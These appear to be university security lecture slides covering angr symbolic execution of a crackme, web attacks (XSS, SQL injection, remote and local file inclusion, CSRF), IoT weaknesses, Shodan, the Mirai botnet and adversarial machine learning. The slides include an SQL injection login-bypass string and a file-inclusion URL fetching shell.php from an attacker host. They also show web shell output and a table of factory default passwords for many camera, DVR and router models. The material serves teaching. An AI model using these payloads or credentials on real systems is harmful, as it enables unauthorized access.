

State AA
Variables x = ???
Constraints x < 10

State AB
Variables x = ???
Constraints x >= 10

```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```



```
x = int(input())
if x >= 10:
    if x < 100:
        print "You win!"
    else:
        print "You lose!"
else:
    print "You lose!"
```





angr

<https://angr.io>

What is angr?

- Binary analysis Framework written in python combining both static and symbolic dynamic analysis (“*concolic analysis*” from **con**crete and symbol**ic**)
- Developed by UCSB (third place DARPA Cyber Grand Challenge)
- Based on VEX (Valgrind), can be used on many architectures
- Analysis flow:
 - The executable is loaded in the framework
 - The assembly code is lifted to an intermediate representation
 - The analysis is performed

How to use it?

ais3 crackme

- https://github.com/angr/angr-doc/tree/master/examples/ais3_crackme
- We execute the binary with an argument
- If the argument is correct
 - stdout: "Correct! that is the secret key!"
- Else
 - stdout: "I'm sorry, that's the wrong secret key!"

Target

```
[0x00400410]> s main
[0x004005c5]> pdf
/ (fcn) main 90
main ();
; var int local_10h @ rbp-0x10
; var int local_4h @ rbp-0x4
; DATA XREF from 0x0040042d (entry0)
0x004005c5      55          push rbp
0x004005c6      4889e5      mov rbp, rsp
0x004005c9      4883ec10    sub rsp, 0x10
0x004005cd      897dfc      mov dword [local_4h], edi
0x004005d0      488975f0    mov qword [local_10h], rsi
0x004005d4      837dfc02    cmp dword [local_4h], 2 ; [0x2:4]==-1 ; 2
; <=
0x004005d8      7411        je 0x4005eb
0x004005da      bfc8064000 mov edi, str.You_need_to_enter_the_secret_key ; 0x4006c8 ; "You need to enter the secret key!"
0x004005df      e80cfeffff call sym.imp.puts ; int puts(const char *)
0x004005e4      b8ffffff    mov eax, 0xffffffff ; -1
; <=
0x004005e9      eb32        jmp 0x40061d
; JMP XREF from 0x004005d8 (main)
-> 0x004005eb      488b45f0    mov rax, qword [local_10h]
0x004005ef      4883c008    add rax, 8
0x004005f3      488b0000    mov rax, qword [rax]
0x004005f6      4889c7      mov rdi, rax
0x004005f9      e822ffffff call sym.verify
0x004005fe      85c0        test eax, eax
; <=
0x00400600      740c        je 0x40060e
0x00400602      bff0064000 mov edi, str.Correct_that_is_the_secret_key ; 0x4006f0 ; "Correct! that is the secret key!"
0x00400607      e8e4fdffff call sym.imp.puts ; int puts(const char *)
; <=
0x0040060c      eb0a        jmp 0x400618
; JMP XREF from 0x00400600 (main)
-> 0x0040060e      bf18074000 mov edi, str.I_m_sorry_that_s_the_wrong_secret_key ; 0x400718 ; "I'm sorry, that's the wrong secret key!"
0x00400613      e8d8fdffff call sym.imp.puts ; int puts(const char *)
; JMP XREF from 0x0040060c (main)
-> 0x00400618      b800000000 mov eax, 0
; JMP XREF from 0x004005e9 (main)
-> 0x0040061d      c9          leave
0x0040061e      c3          ret
```

Target

```
0x004005f3      488b00      mov rax, qword [rax]
0x004005f6      4889c7      mov rdi, rax
0x004005f9      e822ffffff  call sym.verify
0x004005fe      85c0       test eax, eax
,=< 0x00400600      740c       je 0x40060e
|| 0x00400602      bff0064000 mov edi, str.Correct__that_is_the_secret_key
|| 0x00400607      e8e4fdffff call sym.imp.puts ; int puts(const
,===< 0x0040060c      eb0a       jmp 0x400618
|| ; JMP XREF from 0x00400600 (main)
|| \-> 0x0040060e      bf18074000 mov edi, str.I_m_sorry__that_s_the_wrong_sec
|| 0x00400613      e8d8fdffff call sym.imp.puts ; int puts(const
|| ; JMP XREF from 0x0040060c (main)
|| ---> 0x00400618      b800000000 mov eax, 0
|| ; JMP XREF from 0x004005e9 (main)
|| ---> 0x0040061d      c9        leave
|| 0x0040061e      c3        ret
```

Target

```
0x004005f3      488b00      mov rax, qword [rax]
0x004005f6      4889c7      mov rdi, rax
0x004005f9      e822ffffff  call sym.verify
0x004005fe      85c0       test eax, eax
|<= 0x00400600      740c       je 0x40060e
|< 0x00400602      bff0064000 mov edi, str.Correct__that_is_the_secret_key
|< 0x00400607      e8e4fdffff call sym.imp.puts ; int puts(const
|,===< 0x0040060c      eb0a       jmp 0x400618
|< ; JMP XREF from 0x00400600 (main)
|< -> 0x0040060e      bf18074000 mov edi, str.I_m_sorry__that_s_the_wrong_sec
|< 0x00400613      e8d8fdffff call sym.imp.puts ; int puts(const
|< ; JMP XREF from 0x0040060c (main)
|< ---> 0x00400618      b800000000 mov eax, 0
|< ; JMP XREF from 0x004005e9 (main)
|< ---> 0x0040061d      c9        leave
|< 0x0040061e      c3        ret
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])
```



```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]

# ask the symbolic solver the value of argv1 in the reached state as a string
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
```

```
import angr, claripy
project = angr.Project("./ais3_crackme")

# create an initial state with a symbolic bit vector as argv1
argv1 = claripy.BVS("argv1", 100*8) # 100 bytes
initial_state = project.factory.entry_state(args=["./ais3_crackme", argv1])

# create a path group using the created initial state
sm = project.factory.simulation_manager(initial_state)

# symbolically execute the program until we reach the wanted value of the IP
sm.explore(find=0x400602) # find a way to reach the address
found = sm.found[0]

# ask the symbolic solver the value of argv1 in the reached state as a string
solution = found.solver.eval(argv1, cast_to=bytes)
print(repr(solution))
```



angr references

- angr: <https://github.com/angr>
- angr-doc: <https://github.com/angr/angr-doc>
- angr-course: <https://github.com/angr/acsac-course>
- z3: https://github.com/mwrlabs/z3_and_angr_binary_analysis_workshop
- <https://www.slideshare.net/bananaappletw/triton-and-symbolic-execution-on-gdbdef-con-china-97054877>

Web Security




Vulnerabilities by Type



Cross Site Scripting (XSS)



Cross Site Scripting (XSS)



Defenses:

- Application Filters (htmlentities)
- HTML Purifiers

SQL Injection (SQLi)

- A database is a structured collection of data that is accessed by one or more applications
- Databases typically contain critical information to the business

SQL Injection


- Goal is to extract information from database (but can also modify / delete data)
- One of the most common types of attack
- Exploited by sending unexpected input to insecure web applications

SQL Injection (SQLi)

User-Id:

Password:


`select * from Users where user_id= 'itswadesh'
and password = ' newpassword '`




User-Id:

Password:

`select * from Users where user_id= '' OR 1 = 1; /*'
and password = '*/--'`



SQL Injection Defenses (Prepared Statements)



Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a type of vulnerability that allows an attacker to include a remotely hosted file, usually through a script on the web server.

```
index.php
```

```
$page = $_REQUEST["page"];  
include($page.".php");
```

`http://victim.com/index.php?page=home`

`http://victim.com/index.php?page=http://attacker.com/shell.php`

```
C:\> help          Change directory  
cd                Download file 'dl source dest'  
eval             PHP eval()  
help            The command you just called  
lc              line count  
ls              List directory content  
prntscrn        Print screenshot to shell  
tail            Get last lines from file (-n [lc])  
txt2art         String to "ascii-art"  
view            View various data files. supported: jpeg, png, bmp, gif, txt, php  
  
C:\> txt2art PHP-Shell  
  
#####  ##  #####          #####  ##          ##  ##  
##  ##  ##  ##  ##          ##  ##          ##  ##  
##  ##  ##  ##  ##          ##  ##          ##  ##  
#####  #####  #####          #####  ##  ##  
##  ##  ##  ##  #####  ##  ##  ##  ##  ##  ##  
##  ##  ##  ##          ##  ##  ##  ##  ##  ##  
##  ##  ##  ##          ##  ##  ##  ##  ##  ##  
##  ##  ##  ##          #####  ##  ##  ##  ##  ##  
  
C:\> |
```

Local File Inclusion (LFI)


Local File Inclusion (LFI) is the process of including files, already locally on the server, through exploiting of vulnerable inclusion procedures.

index.php


```
$page = $_REQUEST["page"];  
include ("pages/" . $page . ".php");
```

`http://victim.com/index.php?page=home`


`http://victim.com/index.php?page=../../avatars/shell.php`



Cross Site Request Forgery (CSRF)



CSRF Tokens





The reversing [challenges](#) are out!

Hey there! This website hosts material and resources for the **Mobile Systems and Smartphone Security** (aka **Mobile Security**, aka **MOBISEC**) course, first taught in Fall 2018 at EURECOM. This was designed to be an hands-on course, and it covers topics such as the mobile ecosystem, the design and architecture of mobile operating systems, application analysis, reverse engineering, malware detection, vulnerability assessment, automatic static and dynamic analysis, and exploitation and mitigation techniques. It is widely regarded as the best class on the topic (according to the world-renowned survey "top mobile security classes of the French riviera").

I ([Yanick Fratantonio](#) / [@reyammer](#)) have planned this class for more than a year, and the risk of losing my job finally forced me to make it happen. This has required a crazy amount of time, but it has been extremely rewarding: students with minimal-to-zero knowledge about the topic managed to learn how to think critically about mobile security aspects, reverse engineer Android apps like ninjas, and exploit real-world vulnerabilities — and it seems they loved the show :-)

Material. In the spirit of helping more students than my EURECOM ones, I decided to put everything online. I'm starting by releasing the [slides](#). This material is far from perfect — but hey, that's all I got for now — and it is far from being self-contained: I want to believe that a big part of the show is myself explaining things in simple ways, leading discussions, demos, etc. But, still, this should be a good starting point. Also, even though I have a set of slides on iOS, this class is mostly about Android. Note that there are several references to research papers, but they are currently unintentionally a bit biased towards my own work: I consider this as a "bug" of the current slides and I'm planning to fix it at the next round :-). In the meantime, if you have a reference it would be nice to include, ping me!

<https://mobisec.reyammer.io/>

Android and Mobile Vulnerabilities



IoT Vulnerabilities



The "S" in "IoT" stands for Security.

Misconfiguration / Not secure firmware

1. Weak, guessable, or hard-coded passwords.
2. Insecure network services.
3. Lack of secure update mechanisms.
4. Use of insecure or outdated components.
5. Insecure data transfer and storage

Username/Password	Manufacturer
admin/123456	ACTI IP Camera
root/anko	ANKO Products DVR
root/pass	Axis IP Camera, et. al
root/vizxv	Dahua Camera
root/888888	Dahua DVR
root/666666	Dahua DVR
root/7ujMko0vizxv	Dahua IP Camera
root/7ujMko0admin	Dahua IP Camera
666666/666666	Dahua IP Camera
root/dreambox	Dreambox TV receiver
root/zlxx	EV ZLX Two-way Speaker?
root/juantech	Guangzhou Juan Optical
root/xc3511	H.264 - Chinese DVR
root/hi3518	HiSilicon IP Camera
root/klv123	HiSilicon IP Camera
root/klv1234	HiSilicon IP Camera
root/jvbzd	HiSilicon IP Camera
root/admin	IPX-DDK Network Camera
root/system	IQinVision Cameras, et. al
admin/meinsm	Mobotix Network Camera
root/54321	Packet8 VOIP Phone, et. al
root/00000000	Panasonic Printer
root/realtek	RealTek Routers
admin/111111	Samsung IP Camera
root/xmhdipc	Shenzhen Anran Security Camera
admin/smcadmin	SMC Routers
root/ikwb	Toshiba Network Camera
ubnt/ubnt	Ubiquiti AirOS Router
supervisor/supervisor	VideoIQ
root/<none>	Vivotek IP Camera
admin/1111	Xerox printers, et. al
root/Zte521	ZTE Router

Shodan.io

Shodan is a search engine that lets the user find specific types of computers (webcams, routers, servers, etc.) connected to the internet using a variety of filters.



A screenshot of the Shodan website header. It features a dark navigation bar with the Shodan logo and name on the left, a search bar in the center, and links for "Explore", "Pricing", and "Enterprise Access" on the right. Below the navigation bar is a large banner with the headline "The search engine for the Internet of Things" in white text on a black background. Underneath the headline, it says "Shodan is the world's first search engine for Internet-connected devices." At the bottom of the banner are two buttons: "Create a Free Account" in red and "Getting Started" in blue. The background of the banner shows a network map with IP addresses and red circular markers.



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



See the Big Picture

Websites are just one part of the Internet of Things. Shodan lets you see the big picture, including refrigerators and much more.



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.




Get a Competitive Edge

Who is using your product? Shodan lets you get an empirical market intelligence.

Mirai Botnet

Mirai (Japanese: 未来, lit. 'future') is a malware that turns networked devices into remotely controlled bots that can be used as part of a botnet in large scale network attacks.

2016: Dyn DNS outage



The background features a diagonal split. The upper-left portion is white, while the lower-right portion is black with a repeating pattern of dark gray circles. A vertical black line is positioned to the left of the text.

Machine Learning Security

“Adversarial Machine Learning is a novel research area that lies at the intersection of machine learning and computer security.”

Adversarial Machine Learning



“panda”

57.7% confidence

+ .007 ×



noise

